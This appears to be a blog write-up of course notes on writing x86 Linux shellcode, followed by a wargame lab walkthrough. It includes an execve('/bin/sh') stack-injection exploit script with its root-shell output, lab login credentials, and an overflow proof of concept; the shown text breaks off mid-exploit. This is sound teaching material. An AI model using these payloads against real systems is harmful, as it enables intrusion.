<pre> user_code: jmp message write_str: xor eax, eax xor ebx, ebx xor edx, edx mov eax, 4 mov ebx, 1 pop ecx mov edx, 13 int 0x80 mov eax, 1 xor ebx, ebx int 0x80 message: call write_str .ascii "Hello, World\n" </pre>	<p>Machine code as a string constant:</p> <pre> " \xEB\x21\x31\xC0\x31\xDB\x31\xD2 \xB8\x04\x00\x00\x00\xBB\x01\x00 \x00\x00\x59\xBA\x0D\x00\x00\x00 \xCD\x80\xB8\x01\x00\x00\x00\x31 \xDB\xCD\x80\xE8\xDA\xFF\xFF\xFF \x48\x65\x6C\x6C\x6F\x2C\x20\x57 \x6F\x72\x6C\x64\x0A" loc_31306D cmp [ebp+arg_0], esi jz short loc_31308F loc_313066: 53 Bytes push 0Dh call sub_31411B ; CODE XREF: sub_312FD8+55 loc_31306D: call sub_3140F3 test eax, eax cmp [ebp+arg_0], esi jz short loc_31308C call sub_3140F3 jmp short loc_31308C ; CODE XREF: sub_312FD8+49 loc_31307D: call sub_3140F3 test eax, eax cmp [ebp+arg_0], esi jz short loc_31308F ; CODE XREF: sub_312FD8+55 </pre> <p>https://defuse.ca/online-x86-assembler.htm#disassembly</p>
---	---

Hello World without NULL bytes

<pre> user_code: jmp message write_str: xor eax, eax xor ebx, ebx xor edx, edx mov al, 4 mov bl, 1 pop ecx mov dl, 13 int 0x80 mov al, 1 xor ebx, ebx int 0x80 message: call write_str .ascii "Hello, World\n" </pre>	<p>Machine code as a string constant:</p> <pre> " \xEB\x15\x31\xC0\x31\xDB\x31\xD2 \xB0\x04\xB3\x01\x59\xB2\x0D\xCD \x80\xB0\x01\x31\xDB\xCD\x80\xE8 \xE6\xFF\xFF\x48\x65\x6C\x6C \x6F\x2C\x20\x57\x6F\x72\x6C\x64 \x0A" loc_31306D call sub_314623 test eax, eax jz short loc_31308D cmp [ebp+arg_0], esi jz short loc_31308F loc_313066: 41 Bytes push 0Dh call sub_31411B ; CODE XREF: sub_312FD8+55 loc_31306D: call sub_3140F3 test eax, eax cmp [ebp+arg_0], esi jz short loc_31308C call sub_3140F3 jmp short loc_31308C ; CODE XREF: sub_312FD8+49 loc_31307D: call sub_3140F3 test eax, eax cmp [ebp+arg_0], esi jz short loc_31308F ; CODE XREF: sub_312FD8+55 </pre> <p>No more NULLs!</p> <p>https://defuse.ca/online-x86-assembler.htm#disassembly</p>
---	--

Once again images shown above were provided in the lecture! Anyway, in the images shown above we can see that the creators of the course were able to not only avoid NULL bytes but decrease the overall shellcode size by using the lower 8bits of each register.

Optimizing Hello World

Shown below is an optimized version of the hello world provided by MBE. The only changes I made by me were to the headers for “easy” compiling.

```
1 [bits 32]
2 [section .text]
3
4 global _start
5
6 _start:
7
8 mini_hello:
9     xor ebx,ebx
10    mul ebx
11    mov al,0x0a
12    push eax
13    push 0x646c726f
14    push 0x57202c6f
15    push 0x6c6c6548
16    mov al,4
17    mov bl,1
18    mov ecx,esp
19    mov dl,13
20    int 0x80
21    mov al,1
22    xor ebx,ebx
23    int 0x80
```

You can compile it into an ELF using the following Makefile.

```
sc: sc.o
    ld -m elf_i386 -o sc sc.o
sc.o: sc.asm
    nasm -f elf32 -o sc.o sc.asm
```

If you extract the shellcode with my tool, you’ll see that the total size is about 38 bytes (**nasm sc.asm -o scR**).

```
root@kali:~/MBE/m7>Hello_World_Shellcode# sickle -r scR -f c
Payload size: 38 bytes
unsigned char buf[] =
"\x31\xdb\xf7\xe3\xb0\x0a\x50\x68\x6f\x72\x6c\x64\x68\x6f\x2c"
```

When ran we get the Hello World message.

```
root@kali:~/MBE/m7>Hello_World_Shellcode# ./sc
Hello, World
```

I was able to make the shellcode smaller by removing the **MUL EBX** instruction. Once the instruction was removing the total size came in at 36 bytes.

Common Tricks

XOR-ing anything with itself clears itself, for example **XOR EAX, EAX** will make EAX contain the value 0x00000000. We can also clear three registers in four bytes by using the **MUL** instruction.

- **XOR EAX, EAX;** 0x31, 0xc0
- **XOR EBX, EBX; MUL EBX;** 0x31, 0xDB, 0xF7, 0xE3

Of course, there is always more than one way to achieve the same outcome.

Linux System Calls

System calls are how userland programs talk to the kernel to do anything interesting such as reading, writing, and executing programs/files.

Libc functions are just high level syscall wrappers (e.g fopen, sscanf, execv).

Libc Wraps Syscalls

Below is an example of how Libc wraps Syscalls:

```
1 void main()
2 {
3     exit(0);
4 }
```

To compile the code above use the following GCC command.

```
gcc -masm=intel -static -o exit exit.c -m32
```

If we load this in GDB and disassemble it, we see the following:

```
root@kali:~/MBE/m7/Linux_System_Calls# gdb -q ./exit
GEF for linux ready, type `gef' to start, `gef config' to configure
78 commands loaded for GDB 8.2.1 using Python engine 3.7
[*] 2 commands could not be loaded, run `gef missing' to know why.
Reading symbols from ./exit...(no debugging symbols found)...done.
gef> disassemble _exit
Dump of assembler code for function _exit:
0x0806c5f3 <+0>:    mov    ebx,DWORD PTR [esp+0x4]
0x0806c5f7 <+4>:    mov    eax,0xfc
0x0806c5fc <+9>:    call   DWORD PTR gs:0x10
0x0806c603 <+16>:   mov    eax,0x1
0x0806c608 <+21>:   int    0x80
0x0806c60a <+23>:   hlt
End of assembler dump.
```



In the lecture MBE says this is mentioned in “The Shellcoder’s handbook”.

Using Syscalls in Shellcode

Like programs, your shellcode needs syscalls to do anything of interest. Syscalls can be initiated in x86 by using interrupt 0x80 or **int 0x80**.

You can see all the syscalls within **unistd32.h**, including exit from our previous example.

```
24 #define __NR_restart_syscall 0
25 __SYSCALL(__NR_restart_syscall, sys_restart_syscall)
26 #define __NR_exit 1
27 __SYSCALL(__NR_exit, sys_exit)
28 #define __NR_fork 2
29 __SYSCALL(__NR_fork, sys_fork)
30 #define __NR_read 3
```

Let’s look back at our hello world.

Hello World (Revisited)

Looking back at our Hello World program it becomes clear what is occurring.

```
1 [bits 32]
2 [section .text]
3
4 global _start
5
6 _start:
7
8 user_code:
9   jmp message
10 write_str:
11   xor eax,eax
12   xor ebx,ebx
13   xor edx,edx
14   mov al,4      ; Syscall = 4      (Write)
15   mov bl,1      ; Output FD = 1    (STDOUT)
16   pop ecx      ; Buffer = "Hello, World\n"
17   mov dl,13     ; Bytes to write = 13
18   int 0x80
19   mov al,1
20   xor ebx,ebx
21   int 0x80
22 message:
23   call write_str
24   db "Hello, World",10
```

Basically the call can be written as **write(1, "Hello, World\n", 13);**

Syscall Summary

Linux Syscalls sorta use fastcall

- Specific syscall # is loaded into EAX
- Arguments are placed in different registers
- Int 0x80 executed call to syscall()
- CPU switches to kernel mode
- Each syscall has a unique, static number

Writing & Testing Shellcode

Since I already knew how to do this in my notes above you can see that I used .asm files to write the example shellcode. As an example if we wanted to write the **exit(0)** as shellcode we would do the following.

1. Set EBX to 0
2. Set EAX to 1
3. Call int 0x80

```
1 ; exit_shellcode.asm
2 [bits 32]
3 [section .text]
4
5 global _start
6
7 _start:
8   xor ebx,ebx
9   xor eax,eax
10  mov al,1
11  int 0x80
```

Compiling Shellcode

We can assemble the assembly to get an object file and link any necessary object files. Since I'm compiling for x86 on an x86-64 system the commands used are as follows.

```
nasm -f elf32 -o exit_shellcode.o exit_shellcode.asm  
ld -m elf_i386 -o exit_shellcode exit_shellcode.o
```

If we were on a x86 machine, we would run:

```
nasm -f elf -o exit_shellcode.o exit_shellcode.asm  
ld -o exit_shellcode exit_shellcode.o
```

In order to extract the shellcode, we could use objdump as shown below.

```
gameadmin@warzone:~$ objdump -M intel -d exit_shellcode  
  
exit_shellcode:      file format elf32-i386  
  
Disassembly of section .text:  
  
08048060 <_start>:  
 8048060: 31 db          xor    ebx,ebx  
 8048062: 31 c0          xor    eax,eax  
 8048064: b0 01          mov    al,0x1  
 8048066: cd 80          int    0x80
```

However, I have developed a tool that can extract opcodes from objdump I dubbed **sickle** as seen below.

```
gameadmin@warzone:~$ sickle -obj exit_shellcode -f c  
Payload size: 8 bytes  
unsigned char buf[] =  
"\x31\xdb\x31\xc0\xb0\x01\xcd\x80";
```


Yet there is a better more reliable method of extraction where we just tell nasm to output the ASM file as a raw byte file as shown below.

```
gameadmin@warzone:~$ nasm exit_shellcode.asm -o raw_exit  
gameadmin@warzone:~$ sickle -r raw_exit -f c  
Payload size: 8 bytes  
unsigned char buf[] =  
"\x31\xdb\x31\xc0\xb0\x01\xcd\x80";
```

This will extract the proper opcodes 100% of the time.

Side Note: Stages of Compilation

This image was taken directly from the MBE lecture.



The above is self-explanatory.

Testing Shellcode - exit(0);

When we write shellcode, we will need a way to test it, to do so we can use the following wrapper.

```
1 /* gcc -z execstack -o tester tester.c */
2
3 unsigned char shellcode[] =
4 "\x31\xdb\x31\xc0\xb0\x01\xcd\x80";
5
6 int main()
7 {
8     (*(void (*)()) shellcode)();
9     return 1;
10 }
```

Once compiled and ran you should see the following.

```
root@kali:~/MBE/m7/Writing_Shellcode# gcc -z execstack -o tester tester.c
root@kali:~/MBE/m7/Writing_Shellcode# ./tester
root@kali:~/MBE/m7/Writing_Shellcode# echo $?
0
```

The program returned 0 instead of 1, so our shellcode worked! Let's try something more visual this time. Notably be sure to run this on an x86 system (I used the MBE VM).

```
gameadmin@warzone:~$ sickle -r sc -m disassemble
[Bytarray information]
Architecture   Alphanumeric   Size (bytes)   Source
x86_32         False          38             sc

[Shellcode disassembly]

Address          OpCodes          Assembly
10000000          31db            xor ebx, ebx
10000002          f7e3            mul ebx
10000004          b00a            mov al, 0xa
10000006          50              push eax
10000007          686f726c64      push 0x646c726f
1000000c          686f2c2057      push 0x57202c6f
10000011          6848656c6c      push 0x6c6c6548
10000016          b004            mov al, 4
10000018          b301            mov bl, 1
1000001a          89e1            mov ecx, esp
1000001c          b20d            mov dl, 0xd
1000001e          cd80            int 0x80
10000020          b001            mov al, 1
10000022          31db            xor ebx, ebx
10000024          cd80            int 0x80
```

Once ran we should see our hello world (note you can use **sickle** to test shellcode as well).

```
gameadmin@warzone:~$ ./tester
Hello, World
gameadmin@warzone:~$ sickle -r sc -m run
Hello, World
```

Shellcoding Tools MBE Authors Love

- When writing shellcode
 - pwntools (python package)
 - asm
 - disasm
 - <https://defuse.ca/online-x86-assembler.htm>
- Testing shellcode
 - shtest

Of course, you can also use my tool **sickle**! Some basic features of the pwntools package is the asm/disasm feature for example:

```
root@kali:~# asm 'xor eax,eax'
31c0
root@kali:~# disasm 31c0
    0: 31 c0          xor    eax, eax
```

Some alternatives that I've used (all are useful).

- Shellnoob
- MSF nasm_shell
- Capstone Engine (Python Library)
- Unicorn Engine (Python Library)
- IRASM (Generates alternative machine code)

There's probably a lot more I missed but the above are some I've used recently.

Shellcode in Exploitation

In the real world, 99% of binaries will not have a "win" function laying around for you to return to once you hijack control flow... so what do you do instead? As shown, we inject shellcode as part of our payload and return to that!

/levels/lecture/inject.c

Let's look at the following code.

```
1 #include <stdio.h>
2
3 /* gcc -z execstack -fno-stack-protector -o inject inject.c */
4
5 int main()
6 {
7     char buffer[128];
8
9     puts("where we're going");
10    puts("we don't need ... roads.");
11    gets(buffer);
12
13    return 0;
14 }
```


Clearly this is a stack overflow. Let's exploit it, this time instead of using **write("Hello, World")** let's try something like **exec("/bin/sh")** but before we do let's cover a few topics.

We will not always have to write our shellcode by hand as there are many pre-made shellcode stubs that can be found on Shell Storm and Exploit-DB. Sometimes we will need to craft special shellcode to fit the needs of a given scenario or binary.

Hint: You probably won't be able to rely on pre-made shellcode for the upcoming lab.

NOP Sleds

Remember “NOP” (\x90) is an instruction that does nothing. If we don’t know the exact address of our shellcode in memory, we can pad our exploit with nop instructions to make exploitation more reliable!



Solving Inject

To exploit this challenge, I used the following POC script.

```
1 #!/usr/bin/env python
2
3 import sys
4 import struct
5
6 # http://shell-storm.org/shellcode/files/shellcode-827.php
7 shellcode = "\x90" * 50
8 shellcode += (
9     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
10    "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
11 )
12
13 offset = "A" * 140
14 retaddr = struct.pack('<L', 0xbffff710) # address pointing to shellcode
15
16 payload = offset + retaddr + shellcode
17
18 sys.stdout.write(payload)
```

You can run the exploit like so:

```
root@warzone:/levels/lecture/shellcode$ (python /tmp/exploit.py; cat ;) | ./inject
where we're going
we don't need ... roads.

id
uid=0(root) gid=0(root) euid=1041(lecture_priv) groups=1042(lecture_priv),0(root)
```

It's important to note the compilation arguments to GCC (**-z execstack, -fno-stack-protector**) this is classical exploitation from the 90's. It's not as easy to simply inject and execute shellcode anymore. But we must walk before we can run.

Function Constraints

fgets() reads from stdin until the input length is reached, **scanf()** and **gets()** read until a terminating character is reached. It's rare to see gets or "insecure" functions used nowadays.

A NULL byte (0x00) will stop most string functions e.g: **strcpy()**, **strlen()**, **strcat()**, **strcmp()**.

A newline (0x0a) byte will make **gets()**, and **fgets()** stop reading input but not a NULL byte!

Little Endian

Basically, in memory stuff is going in backwards. In our previous exploits we have placed the return address in little endian since that is the "endianness" of our OS/System.

- String input: "\x41\x42\x43\x44" (ABCD)
- On the Stack: "\x44\x43\x42\x41" (DCBA)

We can place the address in the proper format using python like so:

- struct.pack('<L', 0xDDEEFFGG)
- struct.pack('<l', 0xDDEEFFGG)

Alphanumeric shellcode

Sometimes a program accepts only ASCII characters so we will need alphanumeric shellcode. Functions such as **isalnum()** from **ctype.h** are used to check if strings are alphanumeric. Alphanumeric shellcode generally is balloons in size and can constrict functionality.

We can use encoders to achieve ASCII shellcode such as alpha_mixed from msfvenom or John Erickson's encoder shown in "Hacking the art of Exploitation".

0x08 - Shellcoding Lab

To begin the lab, you must sign into the warzone using the credentials **lab3C:lab03start**. Before starting we are given the following tips:

- Remember to rebind STDIN: (**python -c 'print "..."; cat;'**)
- If the exploit works in GDB only try running it in ltrace
- Stack addresses change slightly in/out of GDB you can also use **/tools/fixenv**

Lab 0x03C

To begin before even running the binary I decided to look at the source code provided.

```
20 int main()
21 {
22     char a_user_pass[64] = {0};
23     int x = 0;
24
25     /* prompt for the username - read 100 bytes */
26     printf("***** ADMIN LOGIN PROMPT *****\n");
27     printf("Enter Username: ");
28     fgets(a_user_name, 0x100, stdin);
29
30     /* verify input username */
31     x = verify_user_name();
32     if (x != 0){
33         puts("nope, incorrect username...\n");
34         return EXIT_FAILURE;
35     }
36
37     /* prompt for admin password - read 64 bytes */
38     printf("Enter Password: \n");
39     fgets(a_user_pass, 0x64, stdin);
40
41     /* verify input password */
42     x = verify_user_pass(a_user_pass);
43     if (x == 0 || x != 0){
44         puts("nope, incorrect password...\n");
45         return EXIT_FAILURE;
46     }
47
48     return EXIT_SUCCESS;
49 }
```


Looking at the main function we can see a username is obtained and then “verified” by a function. But how big is the buffer where our input is stored: **a_user_name**?

```
7 char a_user_name[100];
```

Nice... So even though fgets stops reading at 0x100 bytes it is still vulnerable to a buffer overflow since the **a_user_name** buffer can only hold 100 bytes not 0x100 (100h == 256d). However, I quickly found there to be no segmentation fault when running it:

```
lab3C@warzone:/levels/lab03$ ./lab3C
*****
ADMIN LOGIN PROMPT *****
Enter Username: AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
verifying username...
nope, incorrect username...
```


So, from here I decided to download the binary and load it into IDA free. Within the `verify_user_name` function, we can immediately see the username is not “admin” (as seen in source) but rather “`rpisec`”.



```
; Attributes: bp-based frame

public verify_user_name
verify_user_name proc near
push    ebp
mov     ebp, esp
sub    esp, 18h
mov    dword ptr [esp], offset aVerifyingUsern ; "verifying username....\n"
call    _puts
mov    dword ptr [esp+8], 6
mov    dword ptr [esp+4], offset aRpisec ; "rpisec"
mov    dword ptr [esp], offset a_user_name
call    _strncpy
leave
retn
verify_user_name endp
```

If you set a breakpoint in GDB just before the call to fgets you should see that the stack contains the pointer to our username buffer and the max size that will be read (0x100).



```
0xbffff690|+0x0000: 0x08049c40 -> <a_user_name+0> add BYTE PTR [eax], al      <- $esp
0xbffff694|+0x0004: 0x000000100
0xbffff698|+0x0008: 0xb7fcdc20 -> 0xfbad2088
0xbffff69c|+0x000c: 0xb7eb8216 -> <handle_intel+102> test eax, eax
0xbffff6a0|+0x0010: 0xffffffff
0xbffff6a4|+0x0014: 0xbffff6ce -> 0x0000000000
0xbffff6a8|+0x0018: 0xb7e2fbf8 -> 0x00002aa0
0xbffff6ac|+0x001c: 0x0000000000

0x80487d4 <main+68>      mov    DWORD PTR [esp+0x8], eax
0x80487d8 <main+72>      mov    DWORD PTR [esp+0x4], 0x100
0x80487e0 <main+80>      mov    DWORD PTR [esp], 0x8049c40
-> 0x80487e7 <main+87>    call   0x80485f0 <fgets@plt>
```

Going back to IDA you can see that the global variable `a_user_name` can only hold 64h bytes or 100 bytes (go to: *List cross references to...*).

```
|LOAD:08048394          Elf32_Sym <offset aUserName - offset byte_80483E4, \ ; "a_user_name"
|LOAD:08048394          offset a_user_name, 64h, 11h, 0, 19h>
```

However, sending the buffer by itself did not seem to crash the service as shown before...

When the buffer would be sent, I would get the following error since the password was incorrect, but luckily, we now had the password.

```
lab3C@warzone:/levels/lab03$ ./lab3C
***** ADMIN LOGIN PROMPT *****
Enter Username: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
verifying username....
nope, incorrect username...
```

If we go back to the source code, we can see that a call is made to strncmp during the verification, since strncmp will only read the first 6 bytes we should be able to bypass the user login and drop down into the password prompt even if we send a large buffer.

```
1 int verify_user_name()
2 {
3     puts("verifying username....\n");
4     return strncmp(a_user_name, "admin", 6);
5 }
```

We just need to send *rpisec+buffer*. Once sent as expected we get a crash!

```
Enter Username: verifying username....
Enter Password:
nope, incorrect password...
Segmentation fault (core dumped)
```

Having proved we have overwritten the instruction pointer I proceeded to verify offsets using the pattern create/offset function within GEF.

```
gef> pattern create 500
[+] Generating a pattern of 500 bytes
aaaabaaacaaadaaaeaaafaaagaaaahaaiaajaaakaaalaaamaaaanaaoaaapaaaqaaaraaasaaaataaaauaaavaaaaw
cdaaceaacfaacgaaachaaciaacjaaackaaclaacmaacnaacoaapcaacqaaacsactaacuaacvaacwaacxaacyaad
aegaaehaaeiaejaekaaelaaemaaenaaeoaaepaaaeqaaeraaesaetaaeuaevaaewaaexaaeyaae
[+] Saved as '$ gef0'
```

```
gef> pattern offset idaa
[+] Searching 'idaa'
[+] Found at offset 329 (little-endian search) Likely
[+] Found at offset 811 (big-endian search)
```

Nice.

```
$eax : 0x1
$ebx : 0x41414141 ("AAAA"?) 
$ecx : 0xb7fd8000 -> "ope, incorrect password...\nername....\n"
$edx : 0xb7fce898 -> 0x00000000
$esp : 0xbfffff700 -> 0x43434343 ("CCCC"?) 
$ebp : 0x41414141 ("AAAA"?) 
$esi : 0x0
$edi : 0x41414141 ("AAAA"?) 
$eip : 0x42424242 ("BBBB"?)
```

Below is my updated POC:

```
1 #!/usr/bin/env python
2
3 import sys, struct
4
5 offset = "A" * 329
6 retADDR = "BBBB"
7 trigger = "C" * (500 - (
8     len(retADDR) +
9     len(offset)
10    )
11 )
12
13
14 payload = "rpisec"
15 payload += offset + retADDR + trigger
16
17 sys.stdout.write(payload)
```

Once sent if we dump the stack at a negative offset of 100, we can see our A's or rather our offset buffer, meaning this is where we will want to place our shellcode.

```
gef> hexdump $esp-100 200
0xbffff69c  16 82 eb b7 ff ff ff ff ce f6 ff bf f8 fb e2 b7  .....
0xbffff6ac  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAA.....AAAAAA
0xbffff6bc  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAA.....AAAAAA
0xbffff6cc  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAA.....AAAAAA
0xbffff6dc  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAA.....AAAAAA
0xbffff6ec  ff ff ff ff 41 41 41 41 41 41 41 41 41 41 41 41 41  .AAAAAAA.....AAAAAA
0xbffff6fc  42 42 42 42 43 43 43 43 43 43 43 43 43 43 43 43  BBBBCCCCCCCCCCC
0xbffff70c  43 43 43 00 01 00 00 00 94 f7 ff bf 34 f7 ff bf  CCC.....4...
0xbffff71c  04 9c 04 08 e4 83 04 08 00 d0 fc b7 00 00 00 00 00  .
0xbffff72c  00 00 00 00 00 00 00 00 00 1f 46 b5 a6 0f c2 cf 9e  .....F.....
0xbffff73c  00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  .
0xbffff74c  40 86 04 08 00 00 00 00 00 25 ff b7 99 c9 e3 b7  @.....%....
0xbffff75c  00 f0 ff b7 01 00 00 00  .....
```

If you set this address in your exploit though you will quickly find that execution fails... So, I decided to retrace my steps and look at the address of the buffer where this was being stored: *a_user_name*. Just before the call is made to fgets you can see that 0x08049c40 points directly at our username buffer.

```
0xbffff690|+0x0000: 0x08049c40 -> <a_user_name+0> add BYTE PTR [eax], al      <-$esp
0xbffff694|+0x0004: 0x000000100
0xbffff698|+0x0008: 0xb7fcdc20 -> 0xfbad2088
0xbffff69c|+0x000c: 0xb7eb8216 -> <handle_intel+102> test eax, eax
0xbffff6a0|+0x0010: 0xffffffff
0xbffff6a4|+0x0014: 0xbffff6ce -> 0x000000000
0xbffff6a8|+0x0018: 0xb7e2fbf8 -> 0x00002aa0
0xbffff6ac|+0x001c: 0x00000000

0x80487d4 <main+68>      mov    DWORD PTR [esp+0x8], eax
0x80487d8 <main+72>      mov    DWORD PTR [esp+0x4], 0x100
0x80487e0 <main+80>      mov    DWORD PTR [esp], 0x8049c40
-> 0x80487e7 <main+87>   call   0x80485f0 <fgets@plt>
```

If we try to see this address at crash time, we should be able to see our buffer:

```
gef> x/40x 0x08049c40
0x08049c40 <a_user_name>: 0x73697072 0x41416365 0x41414141 0x41414141
0x08049c50 <a_user_name+16>: 0x41414141 0x41414141 0x41414141 0x41414141
0x08049c60 <a_user_name+32>: 0x41414141 0x41414141 0x41414141 0x41414141
0x08049c70 <a_user_name+48>: 0x41414141 0x41414141 0x41414141 0x41414141
0x08049c80 <a_user_name+64>: 0x41414141 0x41414141 0x41414141 0x41414141
0x08049c90 <a_user_name+80>: 0x41414141 0x41414141 0x41414141 0x41414141
0x08049ca0 <a_user_name+96>: 0x41414141 0x41414141 0x41414141 0x41414141
0x08049cb0: 0x41414141 0x41414141 0x41414141 0x41414141
0x08049cc0: 0x41414141 0x41414141 0x41414141 0x41414141
0x08049cd0: 0x41414141 0x41414141 0x41414141 0x41414141
```

Knowing this all I needed to do was prepend my payload with some NOPs and send it off using the address of *a_user_name+06*, my final exploit is shown below.

```
1 #!/usr/bin/env python
2
3 import sys, struct
4
